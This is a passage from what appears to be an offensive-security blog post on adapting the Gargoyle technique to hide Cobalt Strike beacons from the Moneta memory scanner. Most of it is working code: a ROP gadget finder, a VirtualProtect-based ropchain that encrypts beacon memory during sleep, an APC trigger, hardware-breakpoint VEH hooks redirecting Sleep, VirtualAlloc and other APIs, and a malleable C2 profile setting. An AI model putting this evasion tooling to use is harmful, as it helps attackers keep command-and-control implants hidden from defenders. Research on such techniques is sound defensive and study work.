00007FF69E64C687  xor         r9d,r9d
00007FF69E64C68A  lea         r8,[string "_AXX" (07FF69E72A39Ch)]
00007FF69E64C691  lea         rdx,[string "_AXX" (07FF69E72A3C0h)]
00007FF69E64C698  xor         ecx,ecx
00007FF69E64C69A  call        qword ptr [__imp_MessageBoxA (07FF69E7C0560h)]
```

Knowing what 4 registers contain our arguments, we can actually already see it being prepared before the function call is made. R9 and ecx, the 2 NULL arguments, are both being xor'd and zeroed out, which matches what we had in our function. It's important to note here we see xor ECX with ECX. In an x64 machine, this only 0's out the lower 32 bits of the register but in this case the upper 32 bits were already 0'ed out so presumably the compiler decided to optimize it this way. Generally, you'd have to xor RCX with RCX to completely empty that register in x64. RDX and R8 each contain a string we can see in the stack:

```
Memory 1
Address: 0x00007FF69E72A39C
0x00007FF69E72A39C  54 65 73 74 00 00 00 00 00  Test.....
0x00007FF69E72A3A5  00 00 00 52 74 6c 55 73 65  ...RtlUse
0x00007FF69E72A3AE  72 54 68 72 65 61 64 53 74  rThreadSt
0x00007FF69E72A3B7  61 72 74 00 00 00 00 00 00  art......
0x00007FF69E72A3C0  54 69 74 6c 65 00 00 00 52  Title...R
0x00007FF69E72A3C9  74 6c 43 72 65 61 74 65 55  tlCreateU

Memory 2
Address: 0x00007FF69E72A3C0
0x00007FF69E72A3C0  54 69 74 6c 65 00 00 00 52  Title...R
0x00007FF69E72A3C9  74 6c 43 72 65 61 74 65 55  tlCreateU
0x00007FF69E72A3D2  73 65 72 54 68 72 65 61 64  serThread
0x00007FF69E72A3DB  00 00 00 00 00 69 6e 74 65  .....inte
0x00007FF69E72A3E4  67 65 72 20 6f 76 65 72 66  ger overf
0x00007FF69E72A3ED  6c 6f 77 00 00 00 00 00 00  low......
```

The first address contains our "Test" string argument which is what R8 contains and is our third argument, and the second contains our "Title" string argument which is what RDX contains and is our second argument passed to the function, basically validating the x64 calling convention. This shows how functions work in assembly up to the first 4 arguments at least, the rest (arguments 5 and up) should be easy to identify at this point too if needed by looking to the stack.

Knowing all this, our next step was trying to see if we could hit the lottery and find a REALLY simple ropgadget that can just line up all the args at once for us if we're lucky in order make the ropchain very easy. I used the following code to find gadgets:

```
    #pragma once
#include "GadgetFinder.hpp"

// 0 gets the spoofer 1 gets the cryptor
void* gadgetfinder64(int version, int iteration, void* bytes, size_t sizeOfBytes) {
        HMODULE hMods[1024];
        HANDLE hProcess;
        DWORD cbNeeded;
        MODULEINFO lpmodinfo;

        // Get a handle to the process.
        hProcess = OpenProcess(PROCESS_QUERY_INFORMATION |
                PROCESS_VM_READ,
                FALSE, GetCurrentProcessId());

        // Get a list of all the modules in this process.
        if (EnumProcessModules(hProcess, hMods, sizeof(hMods), &cbNeeded))
        {
                for (int i = iteration; i < (cbNeeded / sizeof(HMODULE)); i++)
                {
                        char szModName[MAX_PATH];

                        LPBYTE moduleMath = (LPBYTE)hMods[i];
                        MEMORY_BASIC_INFORMATION memInfo = { 0 };
                        while (VirtualQuery((PVOID)moduleMath, &memInfo,
sizeof(memInfo)) != 0) {
                                if (memInfo.Protect == PAGE_EXECUTE_READ ||
memInfo.Protect == PAGE_EXECUTE_READWRITE) {
                                        for (int x = 0; x < memInfo.RegionSize; x++)
{
                                                //\x59\x5a\x41\x58\x41\x59\xc3
                                                //7 Bytes
                                                //This is ideal but is it possible?
                                                if (version == 2) {
                                                        if (memcmp(moduleMath + x,
bytes, sizeOfBytes) == 0) {

                                                                void* gadget =
(LPVOID)(moduleMath + x);

                                                                return gadget;
                                                        }
                                                }
                                                if (memcmp(moduleMath + x, "\xFF", 1)
== 0 && version == 0) {

                                                        if (memcmp((moduleMath + x +
1), "\x23", 1) == 0) {

                                                                //printf("Found jmp
rbx at %p!\n", moduleMath + x);

                                                                void* gadget =
(LPVOID)(moduleMath + x);

                                                                return gadget;
                                                        }
                                                }
                                                if (memcmp(moduleMath + x,
"\x5a\x59\x41\x58\x41\x59\x41\x5A\x41\x5B\xC3", 11) == 0 && version == 1) {
```

```
							void* gadget = (LPVOID)
(moduleMath + x);
							return gadget;
						}
						if (memcmp(moduleMath + x,
"\x5a\x59\x41\x58\x41\x59\xC3", 7) == 0 && version == 3) {
							void* gadget = (LPVOID)
(moduleMath + x);
							return gadget;
						}
						if (memcmp(moduleMath + x,
"\x41\x59\x41\x58\x5a\x59\x58\xC3", 8) == 0 && version == 4) {
							void* gadget = (LPVOID)
(moduleMath + x);
							return gadget;
						}
					}
				}
				moduleMath += memInfo.RegionSize;
			}
			return 0;
		}
	}
	CloseHandle(hProcess);
}
```

I played with various iterations of this code which basically enumerated each dll currently in the process and starting by looking for POP RDX, POP RCX, in different successions etc. and stumbled upon gold pretty early:

Name	Value	Type
gadget	ntdll.dll!0x00007ffb1e26d150 (load symbols for additional informati...	void *

Here we can see we found a gadget in ntdll.dll, and going to the address in a dissassembler we can see:

```
00007FFB1E26D150  pop   rdx
00007FFB1E26D151  pop   rcx
00007FFB1E26D152  pop   r8
00007FFB1E26D154  pop   r9
00007FFB1E26D156  pop   r10
00007FFB1E26D158  pop   r11
00007FFB1E26D15A  ret
00007FFB1E26D15B  int   3
```


Which is a jackpot! This gadget will line up every single argument and give us 2 registers for padding (or anything else we may want to do with them as well).

At this point we know how to make everything thanks to gargoyle's open source nature explaining the ASM mechanism, we know how to line up our arguments in x64 and we have a ropgadget we can use to accomplish it all.


Like Joseph, I decided to create a structure that would get passed to RCX (since it's the first argument) that I can use to contain all my arguments to make it very easy to control what goes where. While creating this ropchain and doing testing though I observed something interesting. The next instructions in the chain were being overwritten by the previous function in the chain, we can see it in the following.


For illustrative purposes the following code was used to demonstrate the overwriting of As in our stack:

```
push 0000000041414141h
push 0000000041414141h
push 0000000041414141h
push 0000000041414141h
push qword ptr [rcx + Config.gadgetPad]

push qword ptr [rcx + Config.VirtualProtect]
push 0000000000000000h
push 0000000000000000h
push qword ptr [rcx + Config.OldProtect]
push 0000000000000004h
push qword ptr [rcx + Config.encLocation]
push qword ptr [rcx + Config.encLocationSize]
push qword ptr [rcx + Config.gadget]
ret ; gadget lives in rcx
```



There's the As pushed on our stack. As we step into the virtual protect and return into the first part of our ropchain, we will see when the virtualprotect completes that all the As have been overwritten...





With further research I discovered this is what is called a "Shadow Space" (https://stackoverflow.com/questions/30190132/what-is-the-shadow-space-in-x64-assembly). In short:

"The Shadow space (also sometimes called Spill space or Home space) is 32 bytes above the return address which the called function owns (and can use as scratch space), below stack args if any. The caller has to reserve space for their callee's shadow space before running a `call` *instruction...."*

This basically means the 32 bytes in the stack during the functions exeuction are all fair game to be overwritten, we will need to account for this when creating the ropchain to ensure that the important parts of our ropchain aren't overwritten so as not to break execution. In the end the final ropchain looks something like:

```
cryptor proc
    push qword ptr [rcx + Config.VirtualProtect]
    push 0000000000000000h
    push 0000000000000000h
    push qword ptr [rcx + Config.OldProtect]
    push 0000000000000040h
    push qword ptr [rcx + Config.encLocation]
    push qword ptr [rcx + Config.encLocationSize]
    push qword ptr [rcx + Config.gadget]

    push 0000000000000000h
    push 0000000000000000h
    push 0000000000000000h
    push 0000000000000000h
    push qword ptr [rcx + Config.gadgetPad]

    push qword ptr [rcx + Config.VirtualProtect]
    push 0000000000000000h
    push 0000000000000000h
    push qword ptr [rcx + Config.OldProtect]
    push 0000000000000040h
    push qword ptr [rcx + Config.BaseAddress]
    push qword ptr [rcx + Config.DLLSize]
    push qword ptr [rcx + Config.gadget]

    push 0000000000000000h
    push 0000000000000000h
    push 0000000000000000h
    push 0000000000000000h
    push qword ptr [rcx + Config.gadgetPad]

    push qword ptr [rcx + Config.OldSleep]
    push 0000000000000000h
    push 0000000000000000h
    push 0000000000000000h
    push 0000000000000000h
    push qword ptr [rcx + Config.dwMiliseconds]
    push 0000000000000000h
    push qword ptr [rcx + Config.gadget]

    push 0000000000000000h
    push 0000000000000000h
    push 0000000000000000h
    push 0000000000000000h
    push qword ptr [rcx + Config.gadgetPad]

    push qword ptr [rcx + Config.VirtualProtect]
    push 0000000000000000h
    push 0000000000000000h
    push qword ptr [rcx + Config.OldProtect]
    push 0000000000000004h
    push qword ptr [rcx + Config.BaseAddress]
    push qword ptr [rcx + Config.DLLSize]
    push qword ptr [rcx + Config.gadget]
```

```
        push 0000000000000000h
        push 0000000000000000h
        push 0000000000000000h
        push 0000000000000000h
        push qword ptr [rcx + Config.gadgetPad]

        push qword ptr [rcx + Config.VirtualProtect]
        push 0000000000000000h
        push 0000000000000000h
        push qword ptr [rcx + Config.OldProtect]
        push 0000000000000004h
        push qword ptr [rcx + Config.encLocation]
        push qword ptr [rcx + Config.encLocationSize]
        push qword ptr [rcx + Config.gadget]
        ret ; gadget lives in rcx
cryptor endp
```

We know the base of our offloaded shellcode because we offload it, we calculate our own personal base and full size using virtual query and then we pass this data to our custom asm, again with all our arguments set up in a structure like the original Gargoyle for simple management, which contains function locations, arguments for each function, and our ropgadget, lines it all up with pushes, and returns to trigger the whole thing. Just like the original gargoyle we queue it up as an APC and trigger it by going alertable:


```
    QueueUserAPC((PAPCFUNC)cryptor, GetCurrentThread(), (ULONG_PTR)&config);



                if (NtTestAlert == NULL) {
                        HMODULE ntdllLib = LoadLibrary("ntdll.dll");
                        if (ntdllLib) {
                                NtTestAlert = (NtTestAlert_t)GetProcAddress(ntdllLib,
"NtTestAlert");
                        }
                }
                NtTestAlert();
```

Before we show what this looks like we need to discuss the next issue, how do we execute this magical sleep within the context of Cobalt Strike?

Moneta and the final IOC

2. Moneta detects inline hooks.

In order to be ablet to alter Cobalt Strikes sleep functionality so that we can apply gargoyle to it we need to effectively re route its sleep calls somehow to our own exeuction instead. We can do this usually by inline hooking the sleep, redirecting to our code instead and working our magic and ropchain there. In this case though, if we are to take this route we end up generating a few more IOCs due to Moneta's ability to detect these inline hooks:



I borrowed the hooking code located here for the test: https://www.ired.team/offensive-security/code-injection-process-injection/how-to-hook-windows-api-using-c++. As we can see, it identified the altered/hooked code in user32.dll where the hooked MessageBoxA exists. So then how do we avoid this issue?

So while it may be possible to completely clean the hooks on sleep and have moneta not notice I had all sorts of issues with clearing the CPU instruction cache that I decided to find a non-invasive alternative method.

VEH Hooks are very popular lately, I loved reading about them in game hacking forums especially when first developing this bypass but I found the standard NO_ACCESS techniques very slow, painful, and still altering memory in obvious ways. https://guidedhacking.com/threads/veh-hooking-aka-pageguard-hooking-an-in-depth-look.7164/.

While researching faster ways to develop VEH hooks I came across an idea that appears it is implemented in Cheat Engine whereby hardware breakpoints are used to trigger exceptions on certain function executions which can then be caught by the same VEH handler and used to redirect the execution flow without altering anything...in fact all we're doing is setting some registers in a thread. The following post was leveraged https://www.cheatengine.org/forum/viewtopic.php?t=610689&sid=c329059fbe5c36ef296bce5ef72decfc. With this information we go ahead and implement our VEH hook code which looked something like this:

```
#pragma once
#include "CContextHook.hpp"

CContextHook GContextHook;
CContextHook GContextHookM;
// VEH Handler
PVOID pHandler;
// ThreadIDs (These are used to identify what threads to hook)
DWORD hookID;
DWORD masterThreadID = NULL;

LONG WINAPI ExceptionHandler(EXCEPTION_POINTERS* e)
{
        if (e->ExceptionRecord->ExceptionCode != EXCEPTION_SINGLE_STEP)
        {
                return EXCEPTION_CONTINUE_SEARCH;
        }

        Context_t* Context = NULL;
        if (GetCurrentThreadId() == hookID) {
                Context = GContextHook.GetContextInfo();
        }
        else {
                Context = GContextHookM.GetContextInfo();
        }

        if (Context)
        {
                if (e->ExceptionRecord->ExceptionAddress == (PVOID)Context->Hook1 ||
                        e->ExceptionRecord->ExceptionAddress == (PVOID)Context->Hook2
||
                        e->ExceptionRecord->ExceptionAddress == (PVOID)Context->Hook3
||
                        e->ExceptionRecord->ExceptionAddress == (PVOID)Context-
>Hook4)
                {
                        Handler_t Handler = NULL;
                        if (GetCurrentThreadId() == hookID) {
                                Handler = GContextHook.GetHandlerInfo();
                        }
                        else {
                                Handler = GContextHookM.GetHandlerInfo();
                        }

                        if (Handler)
                        {
                                Handler(Context, e);
                        }

                        return EXCEPTION_CONTINUE_EXECUTION;
                }
        }

        return EXCEPTION_CONTINUE_SEARCH;
```

```
}

bool CContextHook::InitiateContext(Handler_t ContextHandler, Context_t* C, BOOL
Suspend, BOOL Master)
{

        if (C == NULL || ContextHandler == NULL)
                return false;

        m_Handler = ContextHandler;

        memcpy(&m_Context, C, sizeof(Context_t));

        if (IsReady(&C->Hook1) == false)
                return false;
        HANDLE hMainThread;
        if (Master == TRUE) {
                hMainThread = GetMasterThread();
        }
        else {
                hMainThread = GetMainThread();
        }

        if (hMainThread == INVALID_HANDLE_VALUE)
                return false;
        srand(GetTickCount());
        if (pHandler == NULL) {
                pHandler = AddVectoredExceptionHandler(rand() % 0xFFFFFF,
ExceptionHandler);
        }
        if (pHandler == NULL)
                return false;
        CONTEXT c;

        c.ContextFlags = CONTEXT_DEBUG_REGISTERS;
        if (Suspend == TRUE) {
                SuspendThread(hMainThread);
        }
        GetThreadContext(hMainThread, &c);
        c.Dr0 = C->Hook1;

        int SevenFlags = (1 << 0);

        if (IsReady(&C->Hook2))
        {
                SevenFlags |= (1 << 2);

                c.Dr1 = C->Hook2;
        }
        if (IsReady(&C->Hook3))
        {
                SevenFlags |= (1 << 4);

                c.Dr2 = C->Hook3;
        }
```

```
        if (IsReady(&C->Hook4))
        {
                SevenFlags |= (1 << 6);

                c.Dr3 = C->Hook4;
        }

        c.Dr6 = 0x00000000;

        c.Dr7 = SevenFlags;


        SetThreadContext(hMainThread, &c);

        if (Suspend == TRUE) {
                ResumeThread(hMainThread);
        }

        return true;
}

Context_t* CContextHook::GetContextInfo(void)
{
        return &m_Context;
}

Handler_t CContextHook::GetHandlerInfo(void)
{
        return m_Handler;
}

bool CContextHook::ClearContext(void)
{
        HANDLE hMainThread;
        if (GetCurrentThreadId() == hookID) {
                hMainThread = GetMainThread();
        }
        else {
                hMainThread = GetMasterThread();
        }

        if (hMainThread == INVALID_HANDLE_VALUE)
                return false;

        CONTEXT c;

        c.ContextFlags = CONTEXT_DEBUG_REGISTERS;

        //SuspendThread(hMainThread);

        GetThreadContext(hMainThread, &c);

        c.Dr0 = 0;
        c.Dr1 = 0;
        c.Dr2 = 0;
```

```
        c.Dr3 = 0;
        c.Dr6 = 0;
        c.Dr7 = 0;

        SetThreadContext(hMainThread, &c);

        //ResumeThread(hMainThread);

        return true;
}

bool CContextHook::IsReady(DWORD64* H)
{
        if (!H)
                return false;

        return (*H != NULL);
}

void ContextHandler(Context_t* C, EXCEPTION_POINTERS* E)
{
        if (!C || !E)
                return;

        if (E->ContextRecord->Rip == (DWORD64)Sleep)
        {

                E->ContextRecord->Rip = (DWORD64)HookedSleep;
        }
        else if (E->ContextRecord->Rip == (DWORD64)GetProcessHeap)
        {

                E->ContextRecord->Rip = (DWORD64)HookedGetProcessHeap;
        }
        else if (E->ContextRecord->Rip == (DWORD64)VirtualAlloc)
        {

                E->ContextRecord->Rip = (DWORD64)HookedVirtualAlloc;
        }
        else if (E->ContextRecord->Rip == (DWORD64)ExitProcess)
        {

                E->ContextRecord->Rip = (DWORD64)HookedExitProcess;
        }
}

void Initialize2Context(BOOL Suspend)
{
        Context_t C;
        C.Hook1 = (DWORD64)ExitProcess;
        if (!GContextHookM.InitiateContext(ContextHandler, &C, Suspend, TRUE))
        {
                exit(0);
        }
}
```

```
void Initialize3Context(BOOL Suspend)
{
        Context_t C;
        C.Hook1 = (DWORD64)Sleep;
        C.Hook2 = (DWORD64)GetProcessHeap;
        C.Hook3 = (DWORD64)VirtualAlloc;
        if (!GContextHook.InitiateContext(ContextHandler, &C, Suspend, FALSE))
        {
                exit(0);
        }
}

HANDLE CContextHook::GetMainThread(void)
{
        DWORD ProcessThreadId = hookID;
        return OpenThread(THREAD_GET_CONTEXT | THREAD_SET_CONTEXT |
THREAD_SUSPEND_RESUME, TRUE, ProcessThreadId);
}

HANDLE CContextHook::GetMasterThread(void)
{
        if (masterThreadID == NULL) {
                masterThreadID = GetCurrentThreadId();
        }
        return OpenThread(THREAD_GET_CONTEXT | THREAD_SET_CONTEXT |
THREAD_SUSPEND_RESUME, TRUE, masterThreadID);
}
```

With some trial and error and deciding on multiple contexts I may want to leverage based on several factors, I ended up working with the code above which effectively hooks Sleep (for the magic), GetProcessHeap (for heap encryption), and VirtualAlloc.

Let's address real quick, why the VirtualAlloc hook? We actually only use this hook once because of how Cobalt Strike offloads itself. Cobalt Strike comes always as a reflective loader that will offload itself based on the function you decide within the malleable c2 profile:


```
stage {


#    The transform-x86 and transform-x64 blocks pad and transform Beacon’s
# Reflective DLL stage. These blocks support three commands: prepend, append, and strrep
    transform-x86 {
        prepend "\x90\x90";
        strrep "ReflectiveLoader" "DoLegitStuff";
    }

    transform-x64 {
        # transform the x64 rDLL stage, same options as with
    }
    stringw "I am not Beacon";

    set allocator "MapViewOfFile";  # HeapAlloc,MapViewOfFile, and VirtualAlloc.
    set cleanup "true";        # Ask Beacon to attempt to free memory associated with
                                # the Reflective DLL package that initialized it.
```

This reference was obtained here: https://github.com/rsmudge/Malleable-C2-Profiles/blob/master/normal/reference.profile. We can see the allocator and the options are HeapAlloc, MapViewOfFile, and VirtualAlloc. This is the method that determines how the reflective loader will finally offload the final and "real" Cobalt Strike shellcode. To ensure we properly encrypt the Cobalt Strike shellcode and not its reflective loader, we change this value to VirtualAlloc in the Cobalt Strike profile and hook VirtualAlloc in order to manage the allocation ourself and properly get Cobalt Strike's base address for further Gargoyle management.

